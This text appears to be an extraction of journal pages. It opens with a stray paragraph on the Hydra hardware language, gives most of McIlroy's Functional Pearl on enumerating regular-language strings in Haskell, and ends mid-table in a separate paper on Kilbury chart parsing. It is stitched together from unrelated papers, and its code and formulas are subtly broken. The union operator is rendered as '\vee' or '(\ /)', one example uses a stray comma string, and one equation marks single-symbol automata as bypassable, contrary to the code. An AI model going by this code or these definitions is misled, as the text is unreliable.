Traditional circuit design was based on schematic diagrams, which work well for simple circuits but fail badly on large, complex designs. For this reason, computer hardware description languages (CHDLs) have become increasingly popular. CHDLs are generally based on existing programming languages, such as Ada. Other work is based on relational and functional languages; see for example [5]. In this paper we used Hydra, a CHDL based on Haskell, and concrete benefits were obtained from the use of equational reasoning, referential transparency, higher order functions, and algebraic data types. Similar functional hardware description languages include Lava [1] and Hawk [2].

## FUNCTIONAL PEARLS

### *Enumerating the strings of regular languages*

M. DOUGLAS McILROY

*Dartmouth College, Hanover, New Hampshire 03755*  
(e-mail: doug@cs.dartmouth.edu)

---

#### Abstract

Haskell code is developed for two ways to list the strings of the language defined by a regular expression: directly by set operations and indirectly by converting to and simulating an equivalent automaton. The exercise illustrates techniques for dealing with infinite ordered domains and leads to an effective standard form for nondeterministic finite automata.

---

Lazy languages are well suited to sequence generation because of the ease with which they handle infinite sequences. The problem of enumerating the strings of a regular language was proposed by Jay Misra as a lovely case in point, simple to state, yet tricky to solve. This paper develops two concise and radically different solutions in Haskell (Peterson *et al.*, 1998), one direct and one indirect. Both approaches exploit Haskell's outstanding fitness for structural induction.

The direct approach interprets regular expressions as recipes for building sets. Here the main concern is programming the primitives for combining sets: union, cross-product, and closure under a binary operation. The primitives apply to any well ordered domain.

The indirect approach detours through automata, first constructing an equivalent nondeterministic finite automaton, then tracing execution paths of the automaton in breadth-first order. The automata have an unusual shape: besides a single final state, there is exactly one state per symbol in the regular expression and that state accepts only the one symbol. The set operations developed for the first solution are used again, this time for combining sets of states rather than sets of strings.

Working Haskell code is available electronically. (McIlroy, 2003)

#### 1 The problem

Devise a program to enumerate the distinct strings of the regular language denoted by a given regular expression. The resulting list should be ordered by string length and lexicographically within each length. Parsing is not at issue; regular expressions are taken to be already parsed data structures.

Table 1. Meaning of regular expressions

$e$	$L(e)$
$\emptyset$	empty set
$\epsilon$	singleton set of the empty string
$a$	singleton set of the one-symbol string $a$
$(e)$	$L(e)$
$e^*$	Kleene closure: least fixed point of $k = \epsilon   ek$
$e_1 e_2$	catenation: $\{x_1 x_2   x_1 \in L(e_1), x_2 \in L(e_2)\}$
$e_1   e_2$	alternation: $L(e_1) \cup L(e_2)$
Conventions	
$e e_1 e_2$	regular expressions
$a$	symbol of alphabet $A$
$\epsilon \emptyset ( ) *  $	metacharacters, not symbols

### 1.1 Terminology

A *regular expression* denotes a language (or set) of strings over an ordered alphabet  $A$ . Table 1 defines how a regular expression  $e$  and its language  $L(e)$  may be constructed. The operators (Kleene closure, catenation, alternation) are listed in decreasing order of precedence, subject as usual to explicit grouping by parentheses.

The catenation of two languages is the set of pairwise catenations of strings from each. The Kleene closure of a language is the set of strings made by catenating zero or more (not necessarily distinct) strings from the language.

Phrases such as ‘enumerating the strings of a language’ will usually be shortened to ‘enumerating a language’, and ‘enumerating the strings of the language defined by ...’ to ‘enumerating the language of ...’.

Two languages will be used as running examples.

#### Example 1, sandwich language

Regular expression  $ab^*a$  denotes possibly empty strings of  $b$ 's sandwiched between single  $a$ 's:

["aa", "aba", "abba", "abbba", ... ]

□

#### Example 2, even-a language

Regular expression  $(ab^*a|b)^*$  denotes strings that contain an even number of  $a$ 's and any number of  $b$ 's:

["aa", "aab", "aba", "baa", "aaaa", "aabb", "abab",
 "abba", "baab", "baba", "bbaa", "bbbb", ... ]

□

## 2 Length-ordered lists

*Length-ordered strings*, LOS, are defined as a special case of a polymorphic *length-ordered list* data type, LOL.

```
data LOL a = LOL [a] deriving Eq
instance Ord a => Ord (LOL a) where
    LOL x <= LOL y = (length x, x) <= (length y, y)
type LOS = LOL Char
```

Equality tests are automatically lifted from lists to length-ordered lists by the `deriving` clause. Inequality tests are implemented by placing length ordered lists over an ordered type `a` in type class `Ord` and stating that comparison is done first on length, then content.

To define catenation of length-ordered lists, they are placed in class `MonadPlus`, to which the `++` operator belongs, and the constructor `LOL` is declared to distribute across catenation. As a technical detail, membership in `MonadPlus` requires membership in superclasses `MonadZero` and `Monad`.

```
instance MonadPlus LOL where
    (LOL x) ++ (LOL y) = LOL (x++y)
instance MonadZero LOL
instance Monad LOL
```

## 3 Set operations

According to the usual head-tail strategy for stream processing, operators to calculate new ordered sets from old ones will explicitly calculate the head (least) element of an output and recur to calculate the tail (greater) elements. These operators apply to strictly ordered lists of distinct elements.

### 3.1 Union

Set union is denoted by infix `\/`, left associative, with the same precedence (6) as addition. The operation is carried out by a conventional merge, using Haskell's 3-way comparison function.

```
infixl 6 \/
(\/) :: Ord a => [a] -> [a] -> [a]
[] \/ ys = ys
xs \/ [] = xs
xs@(x:xt) \/ ys@(y:yt) = case compare x y of
    LT -> x : xt\/ys
    EQ -> x : xt\/yt
    GT -> y : xs\/yt
```

(According to custom, sequence variables are suffixed with `s`. When both a sequence and its tail are named, the latter is given suffix `t`.) Other binary operations on sets,

such as intersection, difference and symmetric difference, would be programmed similarly.

*Example 3*

These expressions all evaluate to **True**.

```
[1,3,4] \vee [1,2,4,7] == [1,2,3,4,7]
["a", "aab"] \vee ["b", "bb"] == ["a", "aab", "b", "bb"]
[LOL "a", LOL "aab"] \vee [LOL "b", LOL "bb"]
== [LOL "a", LOL "b", LOL "bb", LOL "aab"]
```

□

*Example 4.*

The expression

```
[0,2..] \vee [1,3..] == [1..]
```

though true, involves infinitely many comparisons; its evaluation will not terminate.

□

### 3.2 Cross product and set catenation

To catenate sets, we must generate an ordered list of strings  $xy$  for all pairs  $(x, y)$  in the cross product of two sets. The least string of the result is the catenation of the least strings of the two sets. Catenation of length-ordered lists is monotone in both arguments:  $x < x'$  implies  $xy < x'y$  for all  $y$  and  $yx < yx'$  for all finite  $y$ . Other familiar binary functions have the same property: addition of nonnegative integers, multiplication of positive integers, and pairing of nonnegative integers in the Cantor order, where pairs  $(i, j)$  are ordered first on  $i + j$  and then on  $i$ . It should be useful, then, to make a polymorphic cross-product generator with a functional argument:

```
xprod :: (Ord a, Ord b, Ord c) => (a->b->c) -> [a] -> [b] -> [c]
```

*Example 5*

These expressions evaluate to **True**:

```
xprod (+) [1,3,5] [2,4,5] == [3,5,6,7,8,9,10]
xprod (++) [",","a"] ["ab", "b"] == ["ab", "aab", "b"]
xprod (++) [LOL "", LOL "a"] [LOL "b", LOL "ab"]
== [LOL "b", LOL "ab", LOL "aab"]
xprod (^) [2,3,4] [1,2] == [2,3,4,9,16]
(xprod pair [1,2] [1,2] == [(1,1),(1,2),(2,1),(2,2)])
where pair x y = (x,y)]
```

□

The function **xprod** can work, in the sense that every element of the cross product eventually appears, only if the output domain is *well ordered*, i.e. has no element with an infinite number of predecessors. Length-ordered lists are well ordered.

*Example 6*

The last expression in Example 5 does not generalize to infinite lists. The expression

```
(xprod pair [1..] [1..]) where pair x y = (x,y)
```

fails to produce a full mathematical cross product, because Haskell's standard (lexicographic) ordering on pairs is not a well ordering. The expression evaluates to

```
[(1,1),(1,2),(1,3), ...]
```

which contains no pair with first member greater than 1.  $\square$

The basic pattern of `xprod` applied to nonempty sets must be

```
xprod f (x:xt) (y:yt) = f x y : tail
```

The `tail` may be decomposed into two sets of pairings: (1) `x` paired with everything in `yt`, and (2) everything in `xt` paired with everything in `(y:yt)`. The two sets may be constructed recursively and then unioned to give the tail.

```
xprod _ [] _ = []
xprod _ _ [] = []
xprod f (x:xt) ys@(y:yt) =
  (f x y) : (xprod f [x] yt) \/ (xprod f xt ys)
```

Catenation of regular languages, represented as length-ordered lists of strings, is a specialization.

```
cat :: [LOS] -> [LOS] -> [LOS]
cat = xprod (++)
```

### 3.3 Closure

The Kleene closure,  $x^*$ , of a set  $x$  of strings is the closure of  $x$  under catenation, i.e.  $x^*$  is the least fixed point  $k$  of  $k = \epsilon \mid xk$ . Again we generalize. The set  $x$  of strings becomes a set from a well ordered domain; catenation becomes a semigroup operation  $f$  on the domain, monotone in both arguments; and  $\epsilon$  becomes the identity element  $z$  for operation  $f$ . Moreover,  $z$  must be the least element of the domain.

```
closure :: Ord a => (a->a->a) -> a -> [a] -> [a]
closure f z [] = [z]
closure f z xs@(x:xt) = if x==z
  then closure f z xt
  else z : xprod f xs (closure f z xs)
```

This definition of `closure` works, despite the seemingly circular call in the `else` clause, because the cons constructor (`:`) assures a lag; each new element in the result depends only on previously computed elements. The critical `then` clause deletes the identity element from `xs`, thereby preventing output elements from reappearing by combination with the identity. The deletion causes nothing to be omitted from the cross product.

---

```

data Rexp = Nil           -- empty language
          | Eps           -- empty string
          | Sym Char       -- symbol of the alphabet
          | Clo Rexp        -- Kleene closure
          | Cat Rexp Rexp   -- catenation
          | Alt Rexp Rexp   -- alternation

enumR :: Rexp -> [String]
enumR r = [x | (LOL x) <- enumR' r]

enumR' :: Rexp -> [LOS]
enumR' Nil      = []
enumR' Eps       = [LOL ""]
enumR' (Sym a)  = [LOL [a]]
enumR' (Clo x)  = clo (enumR' x)
enumR' (Cat x y) = cat (enumR' x) (enumR' y)
enumR' (Alt x y) = alt (enumR' x) (enumR' y)

alt :: [LOS] -> [LOS] -> [LOS]
alt = (\ /)

```

Fig. 1. Direct enumeration of regular languages

---

Kleene closure, `clo`, is a specialization, in which the operation is catenation and the identity element is the (length-ordered) empty string.

```

clo :: [LOS] -> [LOS]
clo = closure (++)(LOL "")

```

#### 4 Direct enumeration

Given the set operations, it is easy to enumerate a language directly from its defining regular expression. Table 1 maps directly into the data definition in Figure 1, where a straightforward program `enumR'` constructs a list of length-ordered strings, using set operations. A wrapper program, `enumR`, strips away the `LOL` constructors to give a list of plain strings.

##### *Example 7*

The sandwich and even-a languages, `ab*a` and `(ab*a|b)*`, are defined by

```

a = Sym 'a'
b = Sym 'b'
sandwich = Cat a (Cat (Clo b) a)
even_a = Clo (Alt sandwich b)

```

and the even-a language is enumerated by

```
enumR even_a
```

□

## 5 A path through automata

Automata theory offers a radically different approach to enumerating regular languages. A nondeterministic finite automaton (NFA) is a convenient equivalent to a regular expression, with a state count roughly linear in the length of the expression. (Equivalent deterministic automata can be exponentially larger.) We shall convert regular expressions to nondeterministic automata (Perrin, 1990) of a particularly simple form, with these properties:

- There is one final state.
- There is also one state for each occurrence of a symbol in the regular expression.
- One or more states are start states, unless the automaton is empty.
- Each nonfinal state accepts just one symbol.
- There are no epsilon moves; the input tape moves with every state change.

### *Example 8*

The automaton for the even-a language  $(ab^*a|b)^*$  has 5 states: a final state and one state for each occurrence of symbols a and b.  $\square$

An automaton is known by its start states. A state is fully described by a distinguishing identifier, the symbol it accepts, and the states it moves to on that symbol. ‘The states it moves to’ may equally well be thought of as ‘the new automaton it becomes’. We take state identifiers to be nonnegative integers, with 0 identifying the final state.

```
type NFA = [State]
data State = State Ident Char NFA
type Ident = Int
```

### *Example 9*

The sandwich language  $ab^*a$  is defined by automaton g, whose only start state is g3.

```
g0 = State 0 '~~' []
g1 = State 1 'a' [g0]
g2 = State 2 'b' [g1,g2]
g3 = State 3 'a' [g1,g2]
g = [g3]
```

States in g are numbered from right to left in the regular expression. The final state’s symbol,  $\sim$ , is a dummy, unusable because there are no moves from that state.  $\square$

### *Example 10*

The even-a language  $(ab^*a|b)^*$  is defined by automaton h, with three start states.

```
h0 = State 0 '~~' []
h1 = State 1 'b' [h4,h1,h0]
h2 = State 2 'a' [h4,h1,h0]
```

```

h3 = State 3 'b' [h2,h3]
h4 = State 4 'a' [h2,h3]
h = [h4,h1,h0]

```

□

### 5.1 Terminology

The pedantic distinction between a regular expression and its equivalent automaton may be dropped when the meaning is clear from context.

An automaton  $e$  whose language  $L(e)$  contains  $\epsilon$  is called *bypassable*.

$b(e)$  is a predicate, true if and only if  $e$  is bypassable.

$S(e)$  denotes the set of start states of automaton  $e$ .

$F(e)$  denotes the set of *first states*, start states of  $e$  that are distinct from the final state. The language of  $e$  started in  $F(e)$  is  $L(e) - \epsilon$ .

$D(e)$  denotes *destination states*, states that are outside automaton  $e$  and are reached by notional epsilon moves from the final state of  $e$ . The notional epsilon moves are subsumed by replacing each move to the final state with a set of moves to the destination states. The final state of any subautomaton is also notional; it is never represented in any data structure.

A set of *constituent equations* relates the attributes  $b(e)$ ,  $S(e)$ ,  $F(e)$  and  $D(e)$  of a composed automaton  $e$  and of any immediate components,  $e_1$  or  $e_2$ .

Destination states of a bypassable automaton also appear among the start states according to the constituent equations

$$\begin{aligned} S(e) &= F(e) \cup D(e), && \text{if } b(e) \text{ is true} \\ S(e) &= F(e), && \text{if } b(e) \text{ is false} \end{aligned}$$

#### Example 11

Automaton  $h$  (Example 10) has two first states,  $h4$  for the first  $a$  in  $(ab^*a|b)^*$  and  $h1$  for the second  $b$ . Being a closure, which can match the empty string, the body of the automaton is bypassable. Thus the start states include the first states and the sole destination state, final state  $h0$ . □

### 5.2 NFA construction

We shall define a function  $r2n$  to convert a regular expression to a nondeterministic automaton.

```
r2n :: Rexp -> NFA
```

The main work of conversion, though, will be done by an auxiliary function  $r2n'$ , which constructs automata for subexpressions and connects them according to the recipes below. The parameters of  $r2n'$  are a subexpression (type **Rexp**), the least identifier (**Ident**) available for any states that may have to be created, and the destination states (**NFA**). The return value comprises the first states (**NFA**), the next available identifier (**Ident**) for use in further subautomata, and a bypass flag (**Bool**), true if and only if the newly constructed automaton is bypassable.

```
r2n' :: Rexp -> Ident -> NFA -> (NFA,Ident,Bool)
```

*Example 12*

Consider the subexpression that consists of the first **b** in  $(ab^*a|b)^*$ . The corresponding subautomaton, **h3** in Example 10, is built by the code fragment

```
(fs,n,bf) = r2n' (Sym 'b') 3 ([h2]\/fs)
```

which is invoked in the course of constructing the automaton for the immediately enclosing subexpression **b\***. State identifier **3** is the first identifier that the new subautomaton can use. State **h2**, which accepts the second **a** in  $(ab^*a|b)^*$ , is the only destination state outside of the surrounding **b\***. The full destination argument,  $([h2]\!/fs)$ , says the subautomaton for **b** in context may also loop back to its own first states **fs**; lazy evaluation closes the loop. The new available-identifier value, **n**, will be 4 because the subautomaton uses one state, state 3. The bypass flag **bf** will be **False** because **b** cannot match the empty string.  $\square$

The top-level conversion program, **r2n**, constructs the final state (**State 0** `~` []), and calls **r2n'** to construct the rest of automaton **r**. State 0 is the sole member of the automaton's destination states **ds**, and 1 is the next available state identifier. The start states returned by **r2n** include the first states and, conditionally, the destination states (the singleton final state), as determined by a bypass function **bp**, depending on the bypass flag **b**.

```
r2n r = let {
  ds = [State 0 `~` []];
  (fs, _, b) = r2n' r 1 ds
} in fs \/ (bp b ds)

bp :: Bool -> NFA -> NFA
bp True ds = ds
bp False _ = []
```

Since operator  $\backslash/$  works only on ordered sets, we must place an order on states. Though any ordering, such as ordering by identifier, might do, we shall see later that ordering by state symbol is more convenient for the task at hand.

### 5.2.1 Primitive automata

The constructions for primitive regular expressions *e* are straightforward. Each is described below, together with constituent equations and Haskell code.

If *e* is  $\emptyset$ , the automaton is nugatory. It has no states and is not bypassable.

$$\begin{aligned} F(e) &= \emptyset \\ b(e) &= \text{false} \end{aligned}$$

```
r2n' Nil n _ = ([] , n, False)
```

If *e* is  $\epsilon$ , the automaton also has no states; it is a pure bypass.

$$\begin{aligned} F(e) &= \emptyset \\ b(e) &= \text{true} \end{aligned}$$

```
r2n' Eps n _ = ([] , n, True)
```

If  $e$  is  $(\text{Sym } c)$ , the automaton has one state, which accepts symbol  $c$ ; it is not bypassable. Its identifier is  $n$ ; the next available identifier is  $n+1$ . The state's moves go to the destination states  $ds$ .

$$\begin{aligned} F(e) &= \{\text{state } n\} \\ b(e) &= \text{true} \end{aligned}$$

```
r2n' (\text{Sym } c) n ds = ([State n c ds] , n+1, False)
```

### 5.2.2 Composed automata

In an alternation,  $e = e_1 \mid e_2$ , the destination states of  $e_1$  and  $e_2$  are the destination states of  $e$ . The first states of  $e$  are the union of the first states of  $e_1$  and  $e_2$ . The alternation is bypassable if either  $e_1$  or  $e_2$  is bypassable.

$$\begin{aligned} D(e_1) &= D(e_2) = D(e) \\ F(e) &= F(e_1) \cup F(e_2) \\ b(e) &= b(e_1) \vee b(e_2) \end{aligned}$$

```
r2n' (\text{Alt } x y) n ds = let {
  (fs, n', b) = r2n' y n ds;
  (fs', n'', b') = r2n' x n' ds;
} in (fs \ fs', n'', b || b')
```

In a catenation,  $e = e_1e_2$ , the destination states of  $e_2$  are the destination states of  $e$ . The destination states of  $e_1$  are the start states of  $e_2$ . The first states of the catenation are the first states of  $e_1$  plus, if  $e_1$  is bypassable, the first states of  $e_2$ . The catenation is bypassable if both  $e_1$  and  $e_2$  are bypassable.

$$\begin{aligned} D(e_2) &= D(e) \\ D(e_1) &= S(e_2) \\ b(e) &= b(e_1) \wedge b(e_2) \\ F(e) &= F(e_1) \cup F(e_2), \quad \text{if } b(e_1) \text{ is true} \\ F(e) &= F(e_1), \quad \text{if } b(e_1) \text{ is false} \end{aligned}$$

```
r2n' (\text{Cat } x y) n ds = let {
  (fs, n', b) = r2n' y n ds;
  (fs', n'', b') = r2n' x n' (fs \/(bp b ds));
} in (fs' \/(bp b' fs), n'', b&&b')
```

The first states of a closure,  $e = e_1^*$ , are the first states of  $e_1$ . The destination states of  $e_1$  are the union of the first states of  $e_1$  and the destination states of  $e$ . The closure is bypassable.

$$\begin{aligned} F(e) &= F(e_1) \\ D(e_1) &= D(e) \cup F(e_1) \\ b(e) &= \text{true} \end{aligned}$$

```
r2n' (Clo x) n ds = let {
  (fs, n', _) = r2n' x n (fs\ds)
} in (fs, n', True)
```

*Example 13*

The automata in Examples 9 and 10 are exactly the automata that `r2n` builds for the regular expressions of Example 7.

```
g = r2n sandwich
h = r2n even_a
```

□

*5.2.3 Sufficiency of lazy evaluation*

Inspection of the constituent equations reveals that the following computation schedule imposes an order of evaluation wherein the left side of each equation may be calculated from the right. The existence of a feasible schedule assures us that lazy evaluation of `r2n'` will solve the constituent equations.

1. Initialize  $D(e)$  at the root of the regular expression tree, from `r2n`.
2. Initialize  $b(\cdot)$  and  $F(\cdot)$  at the leaves, from formulas for primitive automata.
3. Compute  $b(\cdot)$  by a postorder traversal of the regular expression tree.
4. Compute  $F(\cdot)$  by a postorder traversal.
5. Compute  $D(\cdot)$  and  $S(\cdot)$  by a preorder traversal that computes  $D(e)$  before  $S(e)$  and visits  $e_2$  before  $e_1$  whenever both exist.

*5.2.4 Complexity*

Let a regular expression  $r$  contain  $s$  symbols ( $s+1$  states); let its parse tree contain  $n$  nodes; and let time be measured in Haskell interpreter steps, exclusive of compilation and garbage collection. Then the set operations in `r2n'` take worst-case time  $O(s+1)$  per node for which they are called. Since `r2n'` is called once per node, the construction takes time at most  $O((s+1)n)$ , or  $O(n^2)$  in view of the fact that  $s \leq n$ . This complexity is asymptotically optimal, witness the family of regular expressions

$$a_1^* a_2^* \dots a_n^*,$$

where the  $a_i$  are distinct. Minimal automata for these expressions have move tables with  $O(n^2)$  entries.

*5.3 Enumerating the language of an NFA*

To enumerate the language of an automaton, we simulate its operation. Each step of the simulation treats the automaton's action in a set of states to which the automaton has been driven by a distinct string. The history to that point is summarized in a *word* that tells the string and the current states.

```
type Word = (String,NFA)
```

In each state the automaton accepts one symbol and moves to another set of states. Since different states may have different symbols, each word in general gives rise to multiple words, the strings of which differ in their last symbols. Thus the words form a tree rooted at a start word (string is empty, current states are the start states). A word's depth in the tree is the same as the length of its string. If a word's states include the final state (0), the word's string is accepted by the automaton.

```
accept :: NFA -> Bool
accept ds = 0 `elem` [i | (State i _) <- ds]
```

To produce strings ordered by length, we must walk the tree of words breadth first. Thus we are led to keep a queue `ws` of words.

```
visit :: [Word] -> [String]
visit [] = []
visit ((x,ds):ws) = let { xs = visit (ws ++ ...)
} in if accept ds then x:xs else xs
```

The current word `(x,ds)` is removed from the queue and a set of successor words (...) is constructed and appended to the queue. If the current states indicate acceptance, the word's string is placed on the output list. The rest of the list, `xs`, is computed by recursively visiting other words in the queue.

To avoid getting duplicate strings among the successor words, we group the moves from all the states in `ds` by symbol. For convenience we represent a group by a (possibly fictitious) state that accepts the symbol and has a unioned list of moves. The code for the grouping function

```
grp :: NFA -> NFA
```

will be given later. The set of successors to word `(x,ds)` is

```
[(x++[c],ds') | (State _ c ds') <- grp ds]
```

Whence the completed code for `visit` is

```
visit [] = []
visit ((x,ds):ws) = let { xs = visit (ws ++
[(x++[c],ds') | (State _ c ds') <- grp ds])
} in if accept ds then x:xs else xs
```

If the grouped states are ordered by symbol, words with strings `x++[c]` will be added to the queue in lexicographic order.

To facilitate grouping, it is convenient to keep lists of states ordered by symbol, resolved when necessary by identifier. That ordering is defined by

```
instance Eq State where
  (State i _) == (State i' _) = i==i'
instance Ord State where
  (State i c _) <= (State i' c' _) = (c,i) <= (c',i')
```

Now, to enumerate the language of an automaton known by its start states `starts`, we initialize the visiting process at the root of the tree, with the automaton setting out from its start states to consider and extend the empty word.

```
enumA :: NFA -> [String]
enumA starts = visit [("",starts)]
```

Words will be visited in length-first order. To prove this, observe that if words of length  $n$  occur consecutively in the queue (as holds trivially for  $n = 0$ ), then their successors of length  $n + 1$  will occur consecutively further on in the queue. Moreover, if all words  $x$  of length  $n$  are lexicographically ordered (again trivially true for  $n = 0$ ), the successor strings  $x++[c]$  will be, too, because the  $c$ 's come in order.

We must still provide code for `grp`, which represents the union of moves of states that have the same symbol as the moves of fictitious states, all harmlessly given the same identifier,  $-1$ . Every list of states, having been constructed by set operations, is necessarily ordered, and states are ordered by symbol. Thus `grp` need only run along the list of states, consolidating adjacent states that have a common symbol  $c$ .

```
grp :: NFA -> NFA
grp (m@(State _ c ds) : ms@((State _ c' ds') : mt)) =
    if c == c' then grp ((State (-1) c (ds \ ds')) : mt)
    else m : grp ms
grp ms = ms           -- 0- and 1-element lists
```

While the foregoing code is complete, in the sense that it does eventually list each string of a language, it can run forever considering dead-end ‘prefixes’ for an empty language denoted by a regular expression such as  $a^*\emptyset$ . This bad behavior may be forestalled by preprocessing to eliminate  $\emptyset$  from all but the top level of a regular expression. A function to do so, `deNil`, is included in the working code (McIlroy, 2003). A robust enumerator `enumRA` of the language of a regular expression may be composed from `deNil`, `r2n` and `enumA`.

```
deNil :: Rexp -> Rexp
enumRA :: Rexp -> [String]
enumRA = enumA . r2n . deNil
```

#### *Example 14*

The Haskell expression

```
enumRA sandwich
```

enumerates the sandwich language (Example 7).  $\square$

#### 5.4 Testing

A good test of both of the very different programs `enumR` and `enumRA` is afforded by two-version programming. Although Haskell cannot confirm equality of infinite

lists, it can check arbitrary initial segments. Agreement on a long initial stretch is good evidence for the correctness of the two enumerators.<sup>1</sup>

To look for pathological cases, the comparative check was run on exhaustive enumerations of expressions of limited size, using the Hugs(1998) interpreter. The most extensive test checked thirty strings for each of the 182,712 expressions free of  $\emptyset$  and  $\epsilon$  on a two-letter alphabet, with operators nested at most three deep. This test, including the generation of regular expressions, used one billion reductions, two billion cells, 23000 garbage collections, and 30 CPU minutes on a 400 MHz Pentium with Hugs's default 100K workspace. The exhaustive lists of expressions with operator nesting depth at most  $d$  were created by specifying an ordering and using set operations.

```
reexprs 0 = [Sym 'a', Sym 'b']
reexprs d = let rs = reexprs (d-1) in rs \/
xprod Cat rs rs \v xprod Alt rs rs \v map Clo rs
```

Another test, of the 90276 regular expressions having eight or fewer `Rexp` nodes, on two alphabetic symbols plus  $\emptyset$  and  $\epsilon$ , used 800 million reductions, 1.5 billion cells, 20000 garbage collections, and 25 CPU minutes.

## 6 Discussion

### 6.1 Efficiency

The direct enumerator `enumR` can waste time generating every parsing of a string and discarding all but one. Moreover, the time per comparison to identify duplicates grows with string length.

#### *Example 16*

Length- $n$  strings in the language  $a^*a^*$  have  $n + 1$  different parsings:  $a^i a^{n-i}$ , for  $i = 0..n$ . The direct enumerator makes  $n + 1$  copies of `a` and rejects all but one as duplicates. By catenating  $k$  instances of  $a^*$  we can make the number of comparisons per string of length  $n$  grow as  $n^{k-1}$ .  $\square$

By contrast, an automaton generates each word just once. It may be shown that an automaton built from a  $\emptyset$ -free regular expression considers  $O(m)$  words in generating the first  $m$  strings of the language, and does a bounded amount of work per word considered. Thus each such automaton does work asymptotically proportional to the number of language strings enumerated. Still, the work per string can be large, depending on the regular expression. For some regular expressions direct generation is faster.

<sup>1</sup> A plausible, but usually wildly pessimistic, estimate of how far to check follows from setting the goal of exercising every distinct superstate (set of current states) of the NFA. As the number of superstates is at most  $2^{s+1}$ , where  $s$  is the number of symbols in the regular expression, a correct implementation is sure to visit every superstate in the course of listing strings up to length  $2^{s+1}$ .

### 6.2 Fictitious states

The fictitious states constructed in the course of visiting a word are closely related to an equivalent deterministic automaton. A word's current-state set, or *superstate*, may be identified with a state of the deterministic automaton. The fictitious states describe superstates and their transitions. By caching distinct fictitious states, one could build the equivalent deterministic automaton in the course of simulating the NFA.<sup>2</sup>

### 6.3 The automata

Recognizers based on nondeterministic automata in the one-state-per-symbol form are extremely simple to simulate. The execution cycle is

1. Check whether any current state is final.
2. Replace the set of current states by the union of next states for every current state that accepts the next input character.
3. Advance the input.

The construction method descends from Ken Thompson's classic construction.(1968) The present method differs from the earlier construction and derivatives thereof (Aho *et al.*, 1986; Thompson, 2000) in dispensing with epsilon moves. Epsilon moves do not appear as either transitory or permanent artifacts of the construction process. There is no separate transitive-closure calculation to remove them, and no capability to simulate them. Only the tiny function `bp` remains as a Cheshire grin of epsilons past.

### 6.4 Paean to Haskell

The art of handling regular expressions and automata is ancient; I have simply dressed the subject in modern garb. Functional programming in general (Harper, 1999), and Haskell in particular (Thompson, 2000) offer eminently suitable fabric.

In developing the automata-based code, I set out guided by the classic models. (Thompson, 1968; Aho *et al.*, 1986) Then the Haskell formulation revealed an opportunity: lazy evaluation allowed separate states that represented composed subexpressions and associated epsilon moves to be elided prospectively.

Having found the Haskell version, I could now write the program comfortably in most any language. But if the exercise had begun in a traditional language, the final neat model would not have been perceived.

<sup>2</sup> This hypothetical way to build a deterministic automaton echos the eminently practical lazy construction strategy pioneered by Aho in the Unix pattern-matching program "egrep": construct a state of a deterministic automaton only when a string that drives the automaton to that state is met.

## 7 Acknowledgements

This work reflects the influence of members of IFIP Working Group 2.3, Programming Methodology. In particular Jay Misra proposed the problem, provided the elegant one-line definition of length order, and supplied the running examples. Bill McKeeman broke out of the box with an automaton-based solution in Matlab, which inspired `enumA`. Discussion and solutions in various languages by other members of the working group have shed further light on the problem. I am also grateful for unstinting advice from Phil Wadler about Haskell and Al Aho about automata.

### Abstract

This paper implements a simple and elegant version of bottom-up Kilbury chart parsing (Kilbury, 1985; Wirén, 1992). This is one of the many chart parsing variants, which are all based on the data structure of charts. The chart parsing process uses inference rules to add new edges to the chart, and parsing is complete when no further edges can be added.

One novel aspect of this implementation is that it doesn't have to rely on a global state for the implementation of the chart. This makes the code clean, elegant and declarative, while still having the same space and time complexity as the standard imperative implementations.

---

### 1 Introduction

Chart parsing is really a family of parsing algorithms, all based on the data structure of charts, which is a set of known facts called edges (Kay, 1986; Wirén, 1992). The algorithm is descended from the algorithms of Earley (Earley, 1970) and Cocke, Kasami and Younger (Kasami, 1965; Younger, 1967). The parsing process uses inference rules to add new edges to the chart, and the parsing is complete when no further edges can be added. In recent years the algorithm has been generalized to deductive parsing (Shieber *et al.*, 1995) and parsing schemata (Sikkel, 1997).

We implement an efficient functional version of bottom-up chart parsing à la Kilbury (Kilbury, 1985). The novel aspect is that it doesn't have to rely on a global state for the implementation of the chart. The implementation divides the chart into a list of Earley states, named after the top-down Earley parsing algorithm. This makes it possible to parse the input incrementally, building each state in sequence, which in turn gives clean, elegant and declarative code. The elegance is not traded for efficiency, since the worst-case complexity is cubic in the length of the input which is as good as any imperative implementation.

### 1.1 Context-free grammars

The standard way to define a context-free grammar is as a tuple  $G = \langle N, \Sigma, P, S \rangle$ , where  $N$  and  $\Sigma$  are disjoint sets of *nonterminal* and *terminal* symbols respectively,  $P$  is a set of *productions* and  $S \in N$  is the *start symbol*. The nonterminals are also called *categories* and the set  $V = N \cup \Sigma$  are the *symbols* of the grammar. Each production in  $P$  is of the form  $A \rightarrow \alpha$  where  $A \in N$  is a nonterminal and  $\alpha \in V^*$  is a sequence of symbols.

A *phrase* is a sequence of terminals  $\beta \in \Sigma^*$  such that  $A \Rightarrow^* \beta$  for some  $A \in N$ , where the rewriting relation  $\Rightarrow$  is defined as  $\alpha B \gamma \Rightarrow \alpha \beta \gamma$  whenever  $\alpha, \gamma \in V^*$  and  $B \rightarrow \beta \in P$ . A *sentence* is a phrase recognized by the start symbol, that is an  $S$  phrase. The *language* accepted by a grammar is the set of sentences of that grammar.

In this paper, we will assume that the grammar contains no empty productions  $A \rightarrow \epsilon$ . We will also assume that the terminal symbols only appear in unit productions, which are of the form  $A \rightarrow t$ , where  $A \in N$  and  $t \in \Sigma$ . This is no severe restriction, since any context-free grammar can be easily transformed into this form.

### 1.2 An illustrative example

Figure 1 shows an example of a context-free grammar recognizing simple English sentences. The categories are  $S$ ,  $VP$ ,  $NP$ ,  $PP$ ,  $Verb$ ,  $Noun$ ,  $Det$  and  $Prep$ , (standing for sentence, verb phrase, noun phrase, prepositional phrase, verb, noun, determiner and preposition respectively), of which  $S$  is the starting category. The grammar is ambiguous, both at the lexical level (one word can have several different categories) and at the phrasal level (one phrase can have several different syntactical structures).

### 1.3 Representing grammars in Haskell

Since the terminals only appear in unit productions, we can split the set of productions into a set of nonterminal productions and a function mapping each terminal

---

<i>terminal "an"</i>	=	{ <i>Det</i> }	<i>productions</i>	=	{ ( <i>S</i> , [ <i>NP</i> , <i>VP</i> ] ),
<i>terminal "arrow"</i>	=	{ <i>Noun</i> }			( <i>VP</i> , [ <i>Verb</i> ] ),
<i>terminal "flies"</i>	=	{ <i>Noun</i> , <i>Verb</i> }			( <i>VP</i> , [ <i>Verb</i> , <i>NP</i> ] ),
<i>terminal "like"</i>	=	{ <i>Prep</i> , <i>Verb</i> }			( <i>VP</i> , [ <i>VP</i> , <i>PP</i> ] )
